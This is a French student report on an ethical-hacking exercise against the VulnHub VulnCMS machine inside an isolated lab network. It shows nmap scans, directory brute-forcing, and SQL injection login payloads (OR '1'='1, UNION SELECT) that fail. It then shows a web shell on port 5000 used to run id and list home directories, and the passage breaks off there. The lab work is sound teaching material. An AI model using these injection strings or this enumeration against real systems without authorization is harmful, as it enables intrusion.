



IMT Mines Alès
École Mines-Télécom



Institut Mines-Télécom

IMT MINES ALÈS - SITE CLAVIÈRES

DÉPARTEMENT SYSTÈMES ET RÉSEAUX (SR)

Ethical Hacking - Vulnhub VulnCMS

Nathan MARTEL

Groupe : SR
IMT Mines ALÈS

Table des matières

1 Introduction	2
2 Environnement utilisé	3
3 VulnCMS	5
4 Conclusion	55

1 Introduction :

[À l'attention des lecteurs du rapport] : Le rapport peut sembler grand, long à lire et volumineux en raison du nombre de pages. Mais il comporte des grandes illustrations pour bien voir les résultats sur les images. Selon moi, sa lecture ne dépasse pas les 10 minutes.

L'objectif de ce rapport est de présenter tout ce que j'ai fait que cela fonctionne ou non pour exploiter la machine virtuelle VulnCMS, c'est-à-dire de découvrir et d'exploiter les vulnérabilités. Au travers la description de la box VulnCMS, qui est consacrée au CMS, il faut énumérer la boîte, trouver le CMS et l'exploiter pour accéder aux autres. Enfin, il faut obtenir un couple utilisateur/mot de passe et trouver le drapeau root.

URL du challenge : <https://www.vulnhub.com/entry/vulncms-1,710/>

@uthor : Nathan Martel.

Le document est classifié sous la marque **TLP :RED** (Traffic Light Protocol), ce qui signifie que le partage du document doit se limiter uniquement aux destinataires individuels, et qu'aucune autre divulgation n'est autorisée sauf avis favorable du propriétaire.

Ce document est privé et est uniquement déposé dans le répertoire Git de l'auteur. Merci de ne pas le diffuser, l'utiliser ou le modifier sans autorisation.

Sur certaines captures, l'adresse IP cible de la box diffère. Cela est dû au fait que j'ai refait la box une deuxième fois pour me concentrer davantage sur les vulnérabilités des CMS.

2 Environnement utilisé :

Dans ce rapport, je vais démontrer et expliquer les étapes suivies pour exploiter la machine virtuelle cible (VulnCMS). Pour ce rapport, [et pour tous les autres, je mets en place et configure mon propre sous-réseau dans VirtualBox].

Cela permet ainsi d'avoir ma Kali Linux et ma cible (VulnCMS) pour qu'ils puissent communiquer en étant isolées du réseau principal.

Pour la machine cible, j'ai configuré une seule interface réseau en mode réseau privé hôte. Ce mode, proposé par VirtualBox, permet de créer un réseau local isolé qui n'est pas directement relié à Internet. De ce fait, cette VM ne peut interagir qu'avec d'autres machines présentes sur le même réseau privé hôte. J'ai conservé le nom par défaut de l'interface réseau attribué par VirtualBox




FIGURE 2.1 – Paramètres box VulnCMS

Pour ma machine d'attaque Kali Linux, j'ai configuré deux interfaces réseau. La première en mode NAT pour permettre à la machine d'accéder à Internet (utile par exemple pour download des paquets ou d'utiliser des outils non présents nativement sur la Kali Linux). A savoir aussi que le mode NAT fournit un accès réseau externe et masque l'adresse IP interne de la machine derrière l'adresse IP de l'hôte. La deuxième interface est en mode réseau privé hôte.




FIGURE 2.2 – Paramètres VM Kali Linux

De ce fait, cela permet à Kali Linux de communiquer directement avec la cible, puisqu'elle est configurée dans le même réseau privé hôte. Les deux machines partagent donc le même sous-réseau et sont en quelque sorte cloisonnées du reste du réseau.

3 VulnCMS :

En sachant que la Kali Linux et ma box VulnCMS sont dans le même sous réseau, je cible toutes les adresses IPs comprises dans ce sous-réseau et je regarde les hôtes actifs :

```
└─(root㉿kalisae)-[~/home/sae]
# nmap 192.168.56.0-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 09:35 CET
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 254 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 2.17% done; ETC: 09:35 (0:00:00 remaining)
Nmap scan report for 192.168.56.1
Host is up (0.000097s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 0A:00:27:00:00:11 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.000089s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:4B:1E:EE (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.00019s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5000/tcp   open  upnp
8081/tcp   open  blackice-icecap
9001/tcp   open  tor-orport
MAC Address: 08:00:27:3C:22:7A (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.103
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 255 IP addresses (4 hosts up) scanned in 28.82 seconds
```

FIGURE 3.3 – Scan du sous réseau pour trouver l'adresse IP cible

De plus, nmap effectue par défaut un scan TCP SYN sur les 1000 ports les plus courants. Ici, je remarque que la box a pris l'IP 192.168.56.102 et que les ports 22,

80, 5000, 8081 et 9001 sont ouverts.

Ensuite, une fois que je connais l'IP de ma machine cible, j'effectue un scan de tous les ports ouverts. Le premier scan nmap ne fait un scan que sur les 1000 ports les plus utilisés, certains ports peuvent ne pas être détectés avec le précédent scan :

```
[root@kalisae ~]# nmap -p- 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 09:39 CET
Nmap scan report for 192.168.56.102
Host is up (0.00024s latency).

Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5000/tcp  open  upnp
8081/tcp  open  blackice-icecap
9001/tcp  open  tor-orport
MAC Address: 08:00:27:3C:22:7A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 20.97 seconds
```

FIGURE 3.4 – Scan de tous les ports ouverts sur la machine cible

Je retrouve alors les 5 premiers ports, déjà trouvés avec le précédent scan. On sait alors qu'il y a 5 ports ouverts sur ma box, derrière lesquels tournent des services potentiellement vulnérables. Pour avoir plus de données sur VulnCMS, j'effectue un scan avancé :

```
└─[root@kalisae]─[/home/sae]
# nmap -A 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 09:42 CET
Nmap scan report for 192.168.56.102
Host is up (0.00072s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 8c:9f:7e:78:82:ef:76:f6:26:23:c9:52:6d:aa:fe:d0 (RSA)
|_ 256 2a:e2:f6:d2:52:1c:c1:d0:3d:aa:40:e6:b5:08:1d:45 (ECDSA)
|_ 256 fa:c9:eb:58:e3:d2:b7:4a:74:77:fc:69:0e:b6:68:08 (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: W3.CSS Template
5000/tcp  open  http     nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: fsociety &#8211; Just another WordPress site
|_http-generator: WordPress 5.7.2
8081/tcp  open  http     nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
| /layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-title: Home
|_http-generator: Joomla! - Open Source Content Management
9001/tcp  open  http     nginx 1.14.0 (Ubuntu)
|_http-generator: Drupal 7 (http://drupal.org)
MAC Address: 08:00:27:3C:22:7A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.72 ms  192.168.56.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 28.41 seconds
```

FIGURE 3.5 – Scan avancé de l'adresse IP cible, la box vulnhub

Avec ce scan, on récupère beaucoup d'informations, plus ou moins importantes. Pour le premier port, le port 22, un service SSH tourne avec une version OpenSSH 7.6p1. Il faudrait vérifier s'il y a des exploits possibles pour cette version. Ensuite, pour le port 80, c'est un serveur WEB Nginx en version 1.14.0 derrière. A l'instar d'OpenSSH, vérifier la version pour exploiter des potentielles vulnérabilités. Le titre du site est « W3.CSS Template ». Sur le port 5000, c'est également un service nginx avec la même version avec un titre différent « fsociety - Just another WordPress site ». Et on récupère la version du générateur WordPress qui est en 5.7.2. Il y a probablement des vulnérabilités pour cette version de Wordpress. Pour le quatrième port, le port 8081, un troisième service nginx avec la même version tourne et un CMS détecté : Joomla. Nmap détecte également un fichier robots.txt qui indique plusieurs chemins interdits au crawlers : /administrator/, /libraries/, /tmp/, etc. Le titre de la page est « Home ». Pour le dernier port, c'est encore un service nginx v1.14.0 et un CMS détecté : Drupal en version 7. Le titre du site est « fsociety.web ».

Donc en résumé, dans les informations importantes et potentiellement à exploiter : la version d'OpenSSH derrière le port 22, la version de WordPress 5.7.2 derrière le port 5000, le CMS Joomla avec le fichier robots.txt et tous les chemins indiqués dedans pour le port 8081 et la version du CMS Drupal pour le port 9001.

Je check, comme d'habitude les pages WEB sur tous les ports ainsi que le code source de chaque page. Pour le port 80 :





FIGURE 3.6 – Page WEB sur le port 80 de la box VulnCMS

L'analyse du code source ne donne rien, pas de commentaire HTML ou d'hint trouvé :

```
1 <!DOCTYPE html>
2 <html>
3 <title>W3.CSS Template</title>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1">
6 <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
7 <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Raleway">
8 <style>
9 body,h1,h2,h3,h4,h5 {font-family: "Raleway", sans-serif}
10 </style>
11 <body class="w3-light-grey">
12
13 <!-- w3-content defines a container for fixed size centered content,
14 and is wrapped around the whole page content, except for the footer in this example -->
15 <div class="w3-content" style="max-width:1400px">
16
17 <!-- Header -->
18 <header class="w3-container w3-center w3-padding-32">
19   <h1><b>MY BLOG</b></h1>
20   <p>Welcome to the blog of <span class="w3-tag">unknown</span></p>
21 </header>
```

FIGURE 3.7 – Code source de la page WEB sur le port 80 de la box VulnCMS

Je passe au port suivant derrière lequel tourne un serveur WEB, le port 5000. Voici la page d'accueil :



fsociety

Just another WordPress site

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Published May 28, 2021

Categorized as [Uncategorized](#)


Search...

Recent Posts

- [Hello world!](#)

FIGURE 3.8 – Page WEB sur le port 5000 de la box VulnCMS

J'ai tout de suite vu la zone de recherche search, j'essaie alors de voir si le serveur est sensible pour les injections SQLs. Le serveur répond sur l'adresse « fsociety.web » que je ne résout pas avec le DNS. Solution locale, j'associe l'adresse IP de la machine cible (192.168.56.102) à ce nom de domaine avec le fichier /etc/hosts :



```
(root㉿kalisae)-[~/home/sae]
# echo "192.168.56.102    fsociety.web" >> /etc/hosts

(root㉿kalisae)-[~/home/sae]
# tail -n1 /etc/hosts
192.168.56.102    fsociety.web

```

FIGURE 3.9 – Résolution en interne du nom de domaine fsociety.web

Maintenant, lorsque je retourne sur la page WEB, je réessaie l'injection avec une simple quote pour voir comment réagit le serveur :




FIGURE 3.10 – Essai injection SQL sur la page 5000

J'essaie aussi avec la suite Burp [seulement quelques captures ici pour ne pas faire un rapport de 100 pages (beaucoup de temps et de test essayé pour cette partie « injection】].

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a GET request is shown with the URL `/?s=natahn`. The Response pane is currently empty.

```
1 GET /?s=natahn HTTP/1.1
2 Host: fsociety.web:5000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.216 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.56.109:5000/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
.0
.1
```

FIGURE 3.11 – Essai injection SQL sur la page 5000 avec burpsuite

La réponse serveur n'aboutit jamais. L'analyse du code source ne donne pas d'indice ou rien d'intéressant. Sur le port 8081, voici la page d'accueil :

The screenshot shows a web page titled 'fsociety' with a 'Home' section. Below it is a heading 'You know where you are?'. A 'Details' box shows 'Category: Case Studies' and 'Hits: 0'. There is a large amount of placeholder text (Lorem ipsum) followed by another block of text about Phasellus laoreet arcu sed mi suscipit, ut pharetra risus mollis. On the right side, there is a 'Main Menu' with a 'Home' link and a 'Login Form' containing fields for 'Username' and 'Password', a 'Remember Me' checkbox, and a 'Log in' button. Below the login form are links for 'Forgot your username?' and 'Forgot your password?'. A small gear icon is in the top right corner.

FIGURE 3.12 – Page WEB sur le port 8081 de la box VulnCMS

Pareil pour cette partie, je tente dans un premier temps le « Forgot your password » et le « Forgot your username » :

The screenshot shows the same 'fsociety' web interface as Figure 3.12. In the 'Forgot your password?' section, a yellow 'Notice' box displays 'Reset password failed: Invalid email address'. Below this, an 'Address' input field has a red border and a placeholder 'Please enter the email address associated with your User account...'. A 'Submit' button is present. At the bottom, a breadcrumb navigation bar shows 'You are here: Home'. The right side features the 'Main Menu' and 'Login Form' from Figure 3.12.

FIGURE 3.13 – Essai exploit de « Forgot your password » sur la page WEB

La réinitialisation du mot de passe ne marche pas, ce qui est plutôt logique. Je tente tout de même ce type de « potentielle faille » même s'il nous ait demandé dans la description de la box de se concentrer sur les vulnérabilités du CMS.

De plus, l'injection SQL sur la form pour s'authentifier ne fonctionne pas avec Burp, le serveur renvoie toujours une erreur 502. L'analyse du code source de la page ne

donne rien aussi.

Je visite la dernière page WEB de la box sur le port 9001, voici la page d'accueil :

The screenshot shows a web application interface. At the top, there's a logo and the text "fsociety.web". Below it is a "Home" button. A prominent red-bordered box contains the text: "Sorry, unrecognized username or password. Have you forgotten your password?". To the left, there's a "User login" form with fields for "Username" (containing "admin") and "Password". Below the form are links for "Create new account" and "Request new password". A "Log in" button is at the bottom of the form. To the right, there are two user profiles: "Mr. Anderson" and "E-Corp". Each profile has a "Submitted by admin_cms_drupal on Sat, 05/29/2021 - 13:42" timestamp. The "Mr. Anderson" profile includes a long text block about Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed eget finibus nulla. Nulla pretium, augue sed luctus dictum, quam erat hendrerit enim, ac maximus dui turpis et tortor. Interdum et malesuada fames ac ante ipsum primis in faucibus. Donec pretium, neque vel fringilla fringilla, lorem lacus rutrum magna, et sagittis sapien quam eu massa. Maecenas at diam felis. Suspendisse egestas, lorem ac molestie vestibulum, diam metus consectetur dolor, et maximus libero elit quis enim. Sed et bibendum elit. Fusce vulputate sodales mi, a fermentum mauris lacinia ut.

FIGURE 3.14 – Page WEB sur le port 9001 de la box VulnCMS

A l'instar des deux autres pages WEB, j'essaie avec Burp de l'injection SQL :

The screenshot shows the Burp Suite interface. On the left, the "Request" tab displays a POST request to "http://192.168.56.109:9001" with parameters: "name=admin&pass=admin&form_build_id=form-MWIWUdjXq-Z-y9CKfF5inzFNijLF19JW8eFGQj1YYw&form_id=user_login_block&op=Log+in". On the right, the "Response" tab shows the server response, which includes the following headers:

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 30 Nov 2024 21:42:45 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: en
X-Frame-Options: SAMEORIGIN
X-Generator: Drupal 7 (http://drupal.org)
Content-Length: 16264
```

The response body contains the HTML content of the page, which includes a user login form and user profiles for Mr. Anderson and E-Corp.

FIGURE 3.15 – Essai injection SQL sur la page 9001 avec burpsuite

J'essaie de l'injection avec par exemple ceci : « name=admin' OR '1'='1&pass=any_p assword&form_build_id=form-MWIWUdjXq-Z-y9CKfF5inzFNijLF19JW8eFGQj1YYw&form_id=user_login_block&op=Log+in » ou encore avec ceci « name=admin' UNION SELECT null,null,null -&pass=ignored&form_build_id=form-MWIWUdjXq-

Z-y9CKfiF5inzFNijLF19JW8eFGQi1YYw&form_id=user_login_block&op=Log+in ».
Le serveur répond toujours avec une 200 OK et un message d'erreur :

```

Send Cancel < >
Request Response
Pretty Raw Hex
1 POST /q=ended$destination=node HTTP/1.1
2 Host: 192.168.56.109:9001
3 Content-Length: 157
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.56.109:9001
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/120.0.6099.216 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.56.109:9001/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: has_js=1
14 Connection: close
15
16 name=admin' UNION SELECT null,null,null
--&pass=ignored&form_build_id=form-MNlWUdjXq-Z-y9CKfiF5inzFNijLF19JW8eFGQi1YYw&form_id=user_login_block&op=Log
17 +in
18

```

```

95      </div>
96      </li>
97      </ul>
98      <div>
99      <!-- ./main-menu -->
100     <div id="messages">
101     <div class="section clearfix">
102     <div class="messages error">
103     <h2 class="element-invisible">
104       Error message
105     </h2>
106     Sorry, unrecognized username or password. <a href="#">Forgot your password?</a>
107     Have you forgotten your password?
108   </div>
109 </div>
110 <!-- ./messages -->
111

```

FIGURE 3.16 – Essai injection SQL sur la page 9001 avec burpsuite. Le serveur répond toujours par un code 200

Je mets de côté mes idées pour l'injection pour cette page WEB. L'analyse du code source de cette page ne donne rien non plus. Je passe à de l'énumération de fichiers sur chaque ports où sont présents un service WEB avec Dirbuster :

J'utilise toujours la liste « directory-list-1.0.txt » pour lister. Voici le résultat pour le port 80 :




FIGURE 3.17 – Résultat du dirb sur le port 80

Rien de bien concluant, pour le port 5000, je récupère quelques fichiers et répertoires

intéressants comme le répertoire /admin/

The screenshot shows the OWASP DirBuster interface. The title bar reads "OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing". The menu bar includes "File", "Options", "About", and "Help". The main window displays a table of scan results:

Type	Found	Response	Size
Dir	/	200	9871
Dir	/rss/	200	346
Dir	/rss/rss/	200	346
Dir	/rss/rss/rss/	200	346
File	/index.php	301	259
Dir	/0/	200	248
Dir	/0/rss/	200	346
Dir	/admin/	302	416
Dir	/0/rss/rss/	200	346
Dir	/admin/rss/	200	346

FIGURE 3.18 – Résultat du dirb sur le port 5000

Lors de la visite de ce répertoire, le serveur me redirige vers l'URL /admin.test où se trouve un WEB Shell :

The screenshot shows a web browser window. The address bar displays "192.168.56.102:5000/admin.test". Below the address bar, there is a navigation bar with icons for back, forward, search, and refresh. A toolbar below the navigation bar includes links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", and "Exploit-DB". The main content area of the browser shows a "Web Shell" interface. It has sections for "Command" (containing "id") and "Output" (containing "uid=33(www-data) gid=33(www-data) groups=33(www-data)").

FIGURE 3.19 – Webshell trouvé sur le port 5000

Je liste alors tout de suite les potentielles utilisateurs de la machine cible :

Web Shell

Execute a command

Command

```
ls -alh /home/
```

Output

```
total 20K
drwxr-xr-x  5 root    root 4.0K May 31  2021 .
drwxr-xr-x 24 root    root 4.0K May 28  2021 ..
drwxr-xr-x  4 elliot   root 4.0K May 31  2021 elliot
drwxr-xr-x  5 ghost   root 4.0K Jun  1  2021 ghost
